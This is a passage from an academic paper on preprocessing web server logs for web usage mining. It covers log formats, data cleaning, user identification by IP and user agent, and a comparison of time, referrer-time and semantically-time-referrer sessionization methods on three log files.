After the completion of these four phases, the user can find the required usage patterns and use this information for the specific needs in a variety of ways such as improvement of the Web application, to fight with terrorism and identifying criminal activities, to increase profitability for web based applications, identifying the visitor's behaviour, customer attraction, customer retention, etc.

III. Related Work

Web usage mining is an important area of research. A lot of research has been conducted by many researchers. Cooley et al defined the term web usage mining for the first time and the aim was to predict the user's preferences and behaviour [2]. The pre-processing [1] of web logs is usually complex and time consuming task. It consists of three main phases: Data cleaning, User Identification, Session identification. Hence the related work of each phase of pre-processing is discussed in sequence under this section.

A. *Data Cleaning*

Every phase of pre-processing is important in its own right. Without the data cleaning phase the user and session identification is useless. This phase removes all the data tracked in web logs that is irrelevant, useless or noisy and not needed for further web usage mining phases [4, 5, 6,7,8]. Generally the following steps are followed to clean the web log file.

- Removal of local & global noise
- Removal of multimedia requests
- Removal of failed and corrupted requests
- Removal of requests originated by web robots
- Removal of requests with access method other than GET method

Removal of multimedia requests depends upon the purpose of the web usage mining [9].When the purpose is to support web caching or pre-fetching, the analyst should not remove the log entries referring to images and multimedia files. In such cases just the suffix like ".jpg or .jpeg or .mvi" is removed from log file and the whole record is kept for analysis. Web robots also known as web crawlers or web spiders, are the software tools that automatically download complete websites by following every hyperlink on every page within the site. Search engine such as google periodically use robots or spiders to grab all the pages from a website to update their search indexes[4,9,10].Three different techniques are used to identify web robots request[9,10,11]:

- Remove all records which contain robots.txt in URL field
- List of user agents known as robots can be used [9].
- Calculate the browsing speed and delete all requests whose browsing speed is greater than threshold value.

B. *User Identification*

User identification is to identify who accesses the website and which pages are accessed [11, 12]. A user is defined as the principal using a client to interactively retrieve and render resources or resource manifestations [13]. Due to the existence of local caches, proxy servers and corporate firewalls, user identification becomes a highly challenging task. Proxy caching cause a single IP addresses to be associated with different users. So only the IP address is not sufficient to identify a user. This problem is partially solved by the use of cookies, by URL rewriting or by requiring user to login when entering the websites [14]. Cookies help to identify different users but due to limited information and some browsers not supporting cookies and some browsers allow the users to disable cookies support, it becomes ineffective to reveal different users [14].Common methods used to identify different users are IP and User agent, cookies or direct authentication [11]. It becomes easy to identify different users if the user is a registered user for that website. But in case of unregistered users, the IP and agent field is used to uniquely identify the users [14].

C. *Session Identification*

A user session is a sequence of activities performed by the same user within a particular visit. Users are identified in user identification phase. This phase identifies the number of sessions by each user.[4,12]. To identify sessions from log data is again a complex task, because the server log files always contain limited information. Sessionization process helps to find out more potential and meaningful information like a user's preference and even his intention. There are four traditional methods used to identify different sessions, they are time based [4, 12], referrer based [4,12],and semantic based[18]. Time-based heuristics consider temporal boundaries such as maximum session length or maximum time allowable for each page view [18, 19].There are several methods to calculate temporal boundaries. Most commonly used timeout is 30 min (maximum) for session length and 10 min (maximum) time for page view. Catledge and Pitkow have calculated the maximum page view time as 9.3 min [21]. Similarly cooley et al. 2000 has calculated 25.5 min as maximum session length for the mining of log file [2]. There are limitations of time heuristic method because the sessions are divided, based only on time and not segregated according to the navigation patterns. Most of the time the same session is divided into more than one session or either multiple sessions are counted as a single session.

Navigation-based heuristics overcome this limitation to some extent but it also has several limitations. In this method if the requested URL is not directly accessible from previous URL then the current request is assigned to a new session. But for this technique the topological graph structure of particular website has to be maintained which is complex task [18].

Referrer based heuristics is another method used for sessionization which is completely based on referrer field. In this method, if referrer of the current request is same as the URL of the previous request then the current request is counted in the same session, otherwise new session is created[16,18]. But this method also has a limitation i.e. most of the times the referrer field of log file contain hyphen.

Yongyo Jiang has proposed a new approach called the time-referrer based method [16], which is the combination of time and referrer based methods. In their algorithm if the referrer field is not empty or it does not contain any commercial search engine or it is not the first page of website then T_{pq} which is the time between current and previous request is compared. This method looks for the most recent page p whose request is identical to current referrer. It is found the T_{pq} is calculated between p & q and it is compared with T*N, where N is number of logs between p and q and T is threshold. This algorithm improves the performance of referrer based heuristic only if the log file is free from the blank referrer field or entries contain hyphen, otherwise it will give poor performance.

Jason J. Jung has implemented semantic outlier detection from online web request streams and their sessionization[18]. Semantic labelling of all the webpages of the log file has been done. The registered URLs are labelled directly using web directory but for unregistered websites the semantic labelling is done using link-analysis-based indirect labelling. The author has discussed the limitation of this method.

- The multi attributes of a website
- The relationship between categories: subordination and redundancy.

So the implementation or use of this method is again a tough task. It is time consuming and due to its limitations mentioned above it does not give accurate results.

Fang Yuankang and Huang Zhiqiu proposed a new method for sessionization in which they uses page access time threshold to identify sessions [15]. After identifying specific users, a great deal of frame pages were filtered, the relatively reasonable access time threshold for each page was made up according to contents of each page and all web structure and user's session sets were identified by this threshold. It improves the authenticity and efficiency of session identification at some level, but before implementing this method, we have to construct the threshold ($\delta=\alpha_{t(1+\beta)}$)of page access time according to the importance of the each page. Where β is the influence factor of page R_{LCR} to access time threshold δ with its formula β=1-exp(-sqrt(sqrt(R_{LCR}))). Linking content ratio (R_{LCR}) is calculated using formula: $R_{LCR=}$ (L1+L0)/$S_{DS.}$ L1 refers to amount of link-in pages and L0 means the amount of link-out pages.

Log file cleaning is a very important and major process of web usage mining. It requires a lot of time and effort. In conclusion of literature review, existing methods do not use very effective data cleaning methods that completely overlook the characteristics of web server log files. Most of the methods of cleaning log file are based on status code, HTTP Method, multimedia clicks, robots requests. But it does not automatically cleans the other text files, automatic requests made by advertisements or software's for their updation, for error recovery by web application when you are online but not active especially at night time. These requests also get recorded in log files. For better analysis of finding user navigation pattern, one should clean file completely and properly. Further after cleaning the user and session identification is mostly done by Time or navigation based heuristics where the use of a lot of empirical values are made but without detailed discussion. This has many problems like in time heuristics only time is checked and the total time of session is taken as 30 min. If the request is made even a few seconds after 30 min. Window, it will not be considered in same session even if otherwise it belongs to the same session. Also, not much work has been done regarding semantic user and session identification.

In this paper we will be comparing three methods of sessionization, out of which 'time sessionization' is the traditional method. Second method is the 'referrer-time' which is modified concept of time and referrer. The Third proposed method is 'semantically-time-referrer method' in which we are using the concept of semantics, time and referrer in combination.

We have first cleaned our log file using traditional cleaning method with some minor modifications. Then, from cleaned log file we have identified the unique users using IP and agent field and in the last step, we have found the session activity for each user using three different methods which are time, referrer-time and semantically-time-referrer methods. Two new methods have been proposed for sessionization which is giving better results than existing or traditional methods. Comparison of these three sessionization methods has also been done.

IV. Location of Log Files

Data is collected form server in form of log file (or files), which is automatically created and maintained by a server. Log file consist of list of activities performed by the visitors on web pages. There are three types of servers which act as the sources of log files – Web Server Logs, Web Proxy Server and Client side logs. [14].

A. *Web Server Log files*

Web server Log file are most accurate but these files contain personal information and do not record cached pages visited.

B. *Web Proxy Log Files*

Proxy servers accepts HTTP request from user, gives them to the web server and then result passed by the web server is returned to the user [8]. Web proxy server's construction is difficult. Web proxy servers are used for various purposes like to share internet connection on LAN, to hide the IP address of client, to implement internet access control and the most importantly, to speed up the internet surfing due to proxy's cache.

C. *Client Side Log files*

Client side log files can reside in client's browser window itself. For this special software is downloaded by the users to their browser window [14].


Web server log file contain entries of users in terms of plain text, who access that website or web pages. Each entry of which contain the public information of visitor like IP address, remote user, date, time , zone, method, URL, status code, number of bytes transferred, operating system used etc. This type of data can be merged into a single file or separated into distinct logs, like Access log, Agent Log, Referrer log, Error Log. These files are not accessible to every internet user but the administrator.

V. Log Formats

The server access log records all requests processed by the server. The location and content of access log are controlled by the CustomLog directives. The LogFormat directives can be used to simplify the selection of the contents of the logs. The format of access log is highly configurable. Some of the formats are discussed below:


A. Combined Log Format

The configuration of combined access log looks like shown in Figure 1. This defines the common nickname and associates it with a particular log format string [17].



```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i
\" \"%{User-agent}i\"" combined

CustomLog log/access_log combined
```

Fig. 1. Shows the Configuration of Common Log Format



```
117.96.61.194 - - [26/Aug/2014:06:03:30 +
0530] "GET /misc/drupal.css HTTP/1.1" 200
9315 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.1 (KHTML, like Gecko)
Chrome/21.0.1180.83 Safari/537.1"
```


Fig. 2. Sample Combined Log Format from our Colg Log File

Figure 2 reflects the information of first entry of our log file of an Education institute which is in combined log format as follows:

- 117.96.61.194: It is the Remote IP address or domain name which is 32 bit host address defined by the internet Protocol.
- - : This is remote user. Usually the name of remote user is omitted and replaced by hyphen ("-").
- - : Login of remote user. Like the name of remote user, Login of remote user is also usually omitted and replaced with hypen ("-").
- [26/Aug/2014:06:03:41 +0530]: It contains date, time and Zone. First is Date in
- DD/MM/YYYY] format, Second time which is in HH: MM:SS format. And last is zone.
- "GET/misc/drupal.css HTTP/1.1" : It contain Method, URL relative to domain and Protocol. GET or POST or HEAD is Method. "?q=policy.html" is the URL and HTTP/1.1 is a protocol with version 1.1.
- 200: This field is for Status code and 200 code is for success. If code is <200 and >299 it is considered as error or failure of request
- 9315: This field shows the content-length of the document transferred in bytes.
- - : It is the field of referrer. It person directly access the site then this field contain hypen ("-").Otherwise the URL of referrer.
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.83 Safari/537.1" Almost all browsers start with Mozilla Browser type, Netscape Navigator with version 5, OS: "WindowNT 6.1", "WOW64" means, a 32-bit Windows is running on a 64-bit processor, "AppleWebKit/537.1" is unknown fragment, "KHTML" is a free HTML layout engine developed by the KDE project, "like Gecko" is not a Geckeo browser, but behaves like a Gecko Browser. Gecko is the open source browser engine designed to support open Internet standards and is used in several browsers like Firefox, SeaMonkey and other, "Chrome/21.0.1180.83": was a Beta Channel Update for Windows or Table Channel Update for Windows. Safari/537.1:unknown fragment

B. Common Log Format


This type of format looks like as shown in Figure 3 below. Common Log format log File does not contain last two fields of combined log format which are referrer and agent fields [17].



```
LogFormat "%h %l %u %t \"%r\" %>s %b" common

CustomLog logs/access_log common
```

Fig. 3. Shows the Configuration of Common log format

Figure 4 reflects the information of first entry of our NASA log file, which is in the common log format .It contain the information of IP address ,remote user, login of remote user, date time and zone URL ,status code and number of bytes transferred during of user access.




```
199.72.81.55 - - [01/Jul/1995:00:00:01 -0400]
"GET /history/apollo/ HTTP/1.0" 200 6245
```

Fig. 4. Sample Common Log Format from our NASA Log File

C. Multiple Access Logs

In this format multiple log file can be created by specifying multiple CustomLog directives, where as in common and combined access log, only one log file can be created. Example shown in Figure 5 creates three access log files [17].The real power of multiple log files come from the ability to create log files in different formats. As an example three files have been created in above Figure, as well as a CLF transfer log, the server could log the referrer information and the user agent of each client. This example also shows that it is not necessary to write a nickname with the LogFormat directive. Log format can be specified in the customLog directive.




```
LogFormat "%h %l %u %t \"%r\" %>s %b" common
CustomLog logs/access_log common
CustomLog logs/referer log "%{Referer}i -> %U"
CustomLog logs/agent_log "%{User-agent}i"
```

Fig. 5. Shows the Configuration of Multiple Logs

D. *Conditional Logs*

Conditional log is very powerful and flexible. In this log, the user can include or exclude certain entries from access log based on some characteristics of the client request. For this process SetEnvIf variable is used. As an example shown in Figure 6, user sets the condition that log entries from IP address 127\.0\.0\.1, robots.txt requests need not to be considered in the log. In our work, the third log file is from online guitar selling website which is a conditional log file, it does not have the failure status code entries, robots.txt requests.



```
SetEnvIf Remote_Addr "127\.0\.0\.1" dontlog
SetEnvIf Request_URI "^/robots\.txt$" dontlog
CustomLog logs/access_log common env=!dontlog
```

Fig. 6. Shows the Example of Conditional Logs



COMMON LOG
COMBINED LOG
MULTIPLE ACCESS LOGS
CONDITIONAL LOG
DATA INTEGRATION AND FIELD EXTRACTION
CONVERSION OF TEXT OR EXCEL FILE INTO XML FILE
DATA CLEANING BY REMOVING IRRELEVENT REQUESTS
USER IDENTIFICATION USING IP AND AGENT FIELD
SESSIONIZATION USING THREE DIFFERENT METHODS
Time-based Heuristics using fixed 10 min Consecutive Page Access Time and 30 min Maximum Session Length
Proposed Referrer-Time Based Heuristics using Referrer and time Component
Proposed Semantically-Time-Referrer Based Heuristics by calculating Semantic difference two requests in addition to referrer and time component
COMPARISION AND RESULTS

Fig. 7. Proposed Model for Pre-processing of Web Log

VI. PROPOSED METHDOLOGY

The proposed model for pre-processing of web log data is described in Figure 7 and the algorithm for the same is as follows.

***Algorithm 1.* Consider the following steps.**

Step 1. Log files are collected from the web servers, then data integration and field extraction is done.

Step 2. Log file is converted to XML format

Step 3. Log cleaning by removing irrelevant data

Step 4. Identification of unique users from the cleaned log file.

Step 5. Session Identification for each of the above identified unique users using three different techniques.

- Time based
- Proposed Referrer-Time based

- Proposed Semantically-Time-Referrer based

Step 6. Comparison of above three session identification techniques.

Step 7. Results

The first task is to collect the log files from the sources and then data integration and field extraction is done Next step is to convert the log file from text or excel file into XML file. Third step is to apply the traditional log cleaning method. In step four unique users are identified from the cleaned log file. In the next step, for each uniquely identified user we have applied three different methods to identify the number of sessions for each unique user. A user session is a sequence of activities performed by the same user with in a particular visit. This paper has implemented three methods of sessionization namely time-based, referrer-time based and semantically-time-referrer based. Time-referrer and Semantically-Time-referrer based methods are proposed methods whereas time based is the traditional method. In the end the comparison of above three methods is done to find the best sessionization method out of these three.

A. Phase-I: Data Cleaning

Initially merging of the log files from various web and application servers is done in the data fusion or integration phase. Log files contain various fields which need to be separate out for pre-processing [5]. Field extraction is a process of separating fields from log file. We have used two methods of field extraction. First is to directly read the text file, extract the field and convert the file into XML file for further processing. But this file should either be in combined or common log format. In the second methodology, an excel log file of any format can be read. Our model will extract the necessary fields and convert the file into XML file for further processing.

Data cleaning phase is the most powerful phase, because it has great impact on the results of web usage mining. All results of Web-usage Mining (WUM) depend on this phase if the data cleaning, user and session identification of log is not done properly, than results will not be of any use. Data cleaning is required because most of the log files contain noisy, ambiguous or irrelevant data which may affect the result of Log Mining process. The raw data should be cleaned to eliminate irrelevant information form original log file and to make the web log file easy for session and user identification process. The main purpose of pre-processing is to improve the quality and accuracy of data. The main steps of pre-processing phase are as follows:

- ✓ Collect the data in form of log files from the servers
- ✓ Clean the web logs by removing the redundant, noisy or irrelevant information

Initially the log files are collected from the servers and data integration and field extraction is done. The Proposed pre-processing model can extract fields from text and excel file of any format and insert them into XML file in tabular form. In our work we have taken three log files of different formats from web servers namely “colg”, “guitar” and “NASA”.

The colg log file has been collected from an educational institute and it is in a combined log format. Second log file is a NASA log file having common log format, containing requests to NASA Kennedy Space Centre WWW server in Florida. Third and last log file is guitar log file. It is a conditional log file and has been collected from online guitar selling website. This paper has shown the results of each phase of pre-processing for these three log files. The details of log files before data cleaning are shown in Table 1.

TABLE I. DETAILS OF LOG FILES BEFORE DATA CLEANING

Features	Educational Institutional Log File	Online Guitar Selling Log File	NASA File
File name	Colg	Guitar	NASA
Size in KB	559KB	391KB	285KB
Time period	5 days	79 days	1day
No of entries in log file	7956	4589	4045
Format of log File	In Combined Log Format	Conditional Log Format	In Common log Format
Type of file	Txt file	Excel file	Txt File
Data Transferred in KB	137042300	79001375	93136545

This phase of pre-processing removes the irrelevant, noisy, unnecessary and redundant log entries. Data cleaning algorithm removes the failure requests, robots requests and requests from method other than GET. Although we have not removed the multimedia and text files requests but removed their tags or extension and have kept them in the same file for further analysis. Requests in log file which shows nearly zero transferred bytes have also been removed during the cleaning process.

TABLE II. DETAILS OF LOG FILES AFTER DATA CLEANING

Features	Colg log file		Guitar web site		NASA Website	
	Count	%age	Count	%age	Count	%age
Multimedia clicks	4518	56.78	133	0.28	2359	58.31
Text File clicks	1005	12.63	Nil	0	78	0.19
Robots.txt clicks	369	0.47	Nil	0	Nil	0
Error clicks	1280	16.08	Nil	0	442	10.92
Other than GET Method	137	0.17	Nil	0	02	0
Size of Cleaned file in KB	471	84.25	367	93.61	252	88.42
Entries in cleaned file	6522	77.46	4589	100	3601	89.02

As we have already discussed, if the log file is not in Common log format or combined log format, still our model can read the log file providedt that the file should be in excel format. Table 2 shows the results data cleaning algorithm after removing the noisy data or irrelevant data.

TABLE III. SHOWS THE DETAILS OF DIFFERENT FILE REQUESTS

Text Files Requests				Multimedia Requests			
	Colg	Guitar	NASA		Colg	Guitar	NASA
.doc	181	0	0	.png	1441	0	0
.xls	12	0	0	.jpg	367	77	184
.txt	369	0	78	.jpeg	0	0	12
.pdf	440	0	0	.gif	771	0	2048
.xml	3	0	0	.wav	0	0	26
Method Of Request				.mp3	0	0	89
GET	7819	4589	4043	.exe	0	56	0
POST	55	0	1	.css	1939	0	0
HEAD	24	0	1				
PROPFIND	40	0	0				
CONNECT	1	0	0				
OPTIONS	17	0	0				

In Table 2, the number of failure requests, robots requests, multimedia requests, and text file requests and failure requests are shown for each log file selected for analysis. The number of requests other than GET method are also shown. The main point to note is the number of entries for each cleaning step is calculated from the main unclean log file whereas if you find it step by step during cleaning process, the results will be different. Detailed number of multimedia log files, text files and method requests except GET are shown in Table 3.

The column chart in Figure 8 shows the change in each log file after cleaning. Change in guitar log file is minimal as compared to colg and NASA log file, because the guitar log file is a conditional log file. This log file does not contain any robots.txt file or failure status code requests. Only GET method requests are there. Therefore the data needs to clean just for multimedia and text file requests.

B. Phase-II: User Identification

User identification phase of pre-processing identifies individual user by using their IP address. User's identification is to identify who accesses the website and more precisely which pages are accessed. Traditional method of user identification has been used by addition of time constraint. IP address and agent field are used to find unique users in existing method. But we have also the time constraint i.e if IP and agent are same even after long time our algorithm will create new user. The threshold value is determined from the log file by calculating the average accessing time of all unique users.




Fig. 8. Column Chart Shows Before and After Cleaning Change

An exemplary explanation of user identification method with IP and agent field and time constraint is shown in Table 4. If the IP address of next request is same then the user agent is checked and if both are same then time constraint is checked. New user is created when any of the given three conditions get are not satisfied. In this example we have taken an hour as time constraint. Whenever the difference between the time of the first request of that current user and the current processed request in log file is greater than an hour, the new user will be created. In Table 4 the user U2 and U4 are created in third and seventh row respectively because in third row, IP is same but the User agent is different and in seventh row, IP and agent both are different. In sixth row, the user U3 has been created, because the time difference between the first request of U2 in third row and the sixth row was greater than an hour, where as the IP and agent field was same with the fifth row.

TABLE IV. SHOWS THE WORKING OF USER SESSION IDENTIFICATION METHOD

	IP	Time	User agent	User Identification
	1.2.3.4	11:12:13	P	U1
	1.2.3.4	11:16:13	P	U1
	1.2.3.4	11:16:13	Q	U2
	1.2.3.4	11:17:18	Q	U2
	1.2.3.4	11:17:18	Q	U2
	1.2.3.4	12:17:18	Q	U3
	1.2.3.5	12:17:18	P	U4

NASA log file is a common log file; therefore unique users are identified on the basis of IP and time because it does not contain any information in agent field. The number of unique users identified using the above discussed concept for each input log file is shown in Table 6.

C. Phase-III: Session Identification

Correct identification of sessions is an important step in pre-processing data from web logs. A user session can be defined as a set of pages visited by the same user within the duration of one particular visit to a web-site or; a session of a particular user means how much time that user is connected to a particular website. A user may have a single or multiple sessions during a period. Once a user is identified, the click stream of each user is portioned into logical sessions. The method of portioning into sessions is called as sessionization. In this paper three methods of sessionization have been implemented and the results are compared in the end. These three methods of sessionization arenamely time-oriented, Referrer-Time and Semantically-Time-Referrer are discussed below.

1) Time Oriented Session Identification: Time oriented session identification method is a traditional method which considers temporal boundaries such as a maximum session length which is normally taken as 30 minutes or the maximum time allowable for each page view, which is normally taken as 10 minutes. There are several other ways to calculate the time asdiscussed in related work. The exemplary explanation of time heuristic is shown in Table 4. According to this method, whenever the stay time (10min) or complete session time (30min) gets greater than the threshold value, it has created new session. In third and sixth row the time gap becomes more then 10 minutes, due to this new session S2 and S3 are created, whereas if we consider the navigation path, the session should remain same. Therefore, this is the biggest limitation of this method as most of the time one session is divided in to more than one session or many sessions comes into one session. Table 5 shows the results of Time-heuristic sessionization for three different log files which has been taken as input. Results are discussed in the section of results and discussion.

2) Proposed Referrer-Time Oriented Session Identification: Traditional referrer based method creates sessions using only the referrer field of log file. In this method, immediate previous access is checked to create the session if in the current request the referrer field contain the requested URL of the previous request. In our proposed method, we have combined the time based and the referrer based methods and some additional checks to get better results.

Algorithm 1: Referrer-Time Oriented Sessionization

```
Input: $U= (U_1, U_2, U_3…..U_n\}, U_1= \{R_1, R_2,........R_m\}$
S=0
LOOP$_1$ from U1---U$_n$
    LOOP$_2$ for every Request of User U$_i$
     IF (referrer! =  “ - ”)
         IF :the referrer field contain the Requested URL of previous entry then CONTINUE;
         ELSE IF: referrer is same with the referrer of previous request then CONTINUE;
         ELSE IF: referrer contains any search engine than create new session, S++;
         ELSE IF: the time interval between current  request and previous request is <= threshold page access time then CONTINUE ;
         ELSE IF: the time interval between first request of this session and current request ($TR_m$ -$TR_1$) is <=threshold session time then CONTINUE;
         ELSE : create new session S++;
    ELSE
         IF: the time interval between current  request and previous request is <= threshold page access time then CONTINUE ;
         ELSE IF: the time interval between first request of this session and current request ($TR_m$ -$TR_1$) is <=threshold session time then CONTINUE;
         ELSE : create new session S++;
    END LOOP$_2$
END LOOP$_1$
Output: $U= \{U_1= (s_1, s_2…s_p), U2= (s_1, s_2…s_q),……. U_n= (s_1, s_2…s_r)\}$
```

The Table 5 shows the example of working of the above referrer-time based algorithm. All the conditions are covered in this example and it has created three sessions. Till fifth row the session is S1 but at time 10:50 no condition of referrer matches and even time exceeds. So the new session has created. In sixth row or entry neither referrer field matches with the URL field of fifth row, nor the URL equal to URL of previous request, nor the referrer field of sixth row matches the referrer field of fifth row . At tenth row the S3 session has been created because the referrer contain the search engine. Last at S4 session, no condition matches and the time becomes greater than 10 minutes, so session has incremented.

TABLE V. EXEMPLARY TREATMENT OF ALL THREE SESSIONIZATION METHODS

Time	URL	Referrer	Time	Time-Referrer	Semantically-Time-Referrer
10:24	/	-	S1	S1	S1
10:25	/admissions/home	/	S1	S1	S1
10:36	/admissions/home/10+2	/admissions/home	S2	S1	S1
10:39	/admissions/home/clarification	/admissions/home	S2	S1	S1
10:39	/admissions/home/prospectus	/	S2	S1	S1
10:50	/admissions/home/handbooks	/admissions/home	S3	S2	S1
10:53	/admissions/home/prospectus	/admissions/home/handbooks	S3	S2	S1
10:53	/	/admissions/home/prospectus	S3	S2	S1
10:57	/admissions/home	/	S3	S2	S1
11:06	/	Google	S4	S3	S2
11:17	/gurmatgyanonline/	-	S5	S4	S3

3) Proposed Semantically-Time-Referrer Sessionization: Due to some limitations of time and referrer based methods, we have proposed a new method, which will find the sessions based on semantic, time and referrer check. Before creating a new session at any level, first it will check all the mentioned conditions. If none of conditions gets satisfied, only then it will create a new session. It will not create a new session by just checking one of semantic, time and referrer condition. For semantic check, it will calculate the semantic difference between two URL’s using the following equations [18].

$$d_{path(url1,url2)} = \frac{\max\{\ln(url1), \ln(url2)\} - I(url1, url2)}{\max\{\ln(url1), \ln(url2)\}} \quad ....(1)$$

Ln(url) is the function that returns the length of the URL, I(url) is the index value of first character where the mismatch of string starts, max function will tell you which of the URL have maximum length. The whole result is stored in variable

d_{path} (url1, url2). For example if the url1="punjabiuniversity.ac.in/admissions/home" and url2= "punjabiuniversity/sports/home". The length of string or url1 is 38 and url2 is 34 and index value where the string change from the starting is at 25. So the result will be (38-25)/38=0.34. We will compare the result with our threshold value, which is assigned according to the URL in the log file.

Algorithm 2: Semantically-Time-Referrer Sessionization

```
Input: U= ($U_1$, $U_2$, $U_3$…..$U_n$}, $U_1$= {$R_1$, $R_2$,........$R_m$}
S=0
LOOP$_1$ from $U_1$---$U_n$
    LOOP$_2$ for every Request of User $U_i$
     IF (referrer! =  " - ")
        IF :the referrer field contain the Requested URL of previous entry then CONTINUE;
        ELSE IF: referrer is same with the referrer of previous request then CONTINUE;
        ELSE IF: referrer contains any search engine than create new session, S++;
        ELSE IF: semantic difference between current referrer and previous referrer is<=threshold value then CONTINUE
        ELSE IF: semantic difference between current referrer and previous URL is<=threshold value then CONTINUE
        ELSE IF: semantic difference between current URL and previous URL is<=threshold value then CONTINUE
        ELSE IF: the time interval between current request and previous request is <= threshold page access time then CONTINUE ;
        ELSE IF: the time interval between first request of this session and current request ($TR_m$ -$TR_1$) is <=threshold session time then CONTINUE;
        ELSE : create new session S++;
    ELSE
        IF: semantic difference between current referrer and previous URL is<=threshold value then CONTINUE
        ELSE IF: the time interval between current request and previous request is <= threshold page access time then CONTINUE ;
        ELSE IF: the time interval between first request of this session and current request ($TR_m$ -$TR_1$) is <=threshold session time then CONTINUE;
        ELSE : create new session S++;
    END LOOP$_2$
END LOOP$_1$
Output: U= {$U_1$= ($s_1$, $s_2$…$s_p$), U2= ($s_1$, $s_2$…$s_q$),……. $U_n$= ($s_1$, $s_2$…$s_r$)}
```

The example of our proposed semantically-time-referrer heuristic method is shown in Table 5. In the beginning it will check the three conditions of referrer. First, if the referrer field of current entry matches with the URL field of the previous entry and second, if the referrer of current entry is same as the referrer of previous entry and third if the referrer field contain any search engine. Next there are three semantic checks, which are applied in sequence to find the semantic difference between current and previous URLs, referrers and current referrer and previous URL. If at any position the condition gets satisfied, the algorithm will move to next entry of log. Otherwise it will move on checking the conditions and if no condition matches, in the end it will check the time constraint. New session gets created only if all the condition of referrer, semantic and time is failed. Table 5 shows that till the 9th row the conditions are satisfied, the session remains S1 but at 10th row it has been changed to S2, because the third condition of referrer check fails, it contain search engine in referrer field. Similarly at eleventh row the referrer is blank, so the only semantic check is between current URL i.e (/gurmatgyanonline/) and previous URL (/). It has given the negative result, so the session is incremented from S2 to S3.

TABLE VI. DETAILS OF USER AND SESSION IDENTIFICATIONS FOR LOG FILES

	Colg	Guitar	NASA
Total Log Entries	7956	4589	4045
Entries in Cleaned log	6522 (77.46 %)	4589 (100%)	3601 (89.02)
Time Period of Log	5days	79days	1day
Average Access Time of Web Pages	5.05 sec	8.91 sec	1.03 sec
Unique URLs in Log	2555	139	702
Unique IPs	835	2555	414
Users Identification	1076	2650	450
Time Heuristic Sessionization	1780	3213	645
Proposed Time-Referrer Sessionization	1587 (89.15)%	3070 (95.54)%	645 (100)%
Proposed Semantically-Time-Referrer Sessionization	1376 (86.70)%	2902 (90.32)%	480 (74.41)%

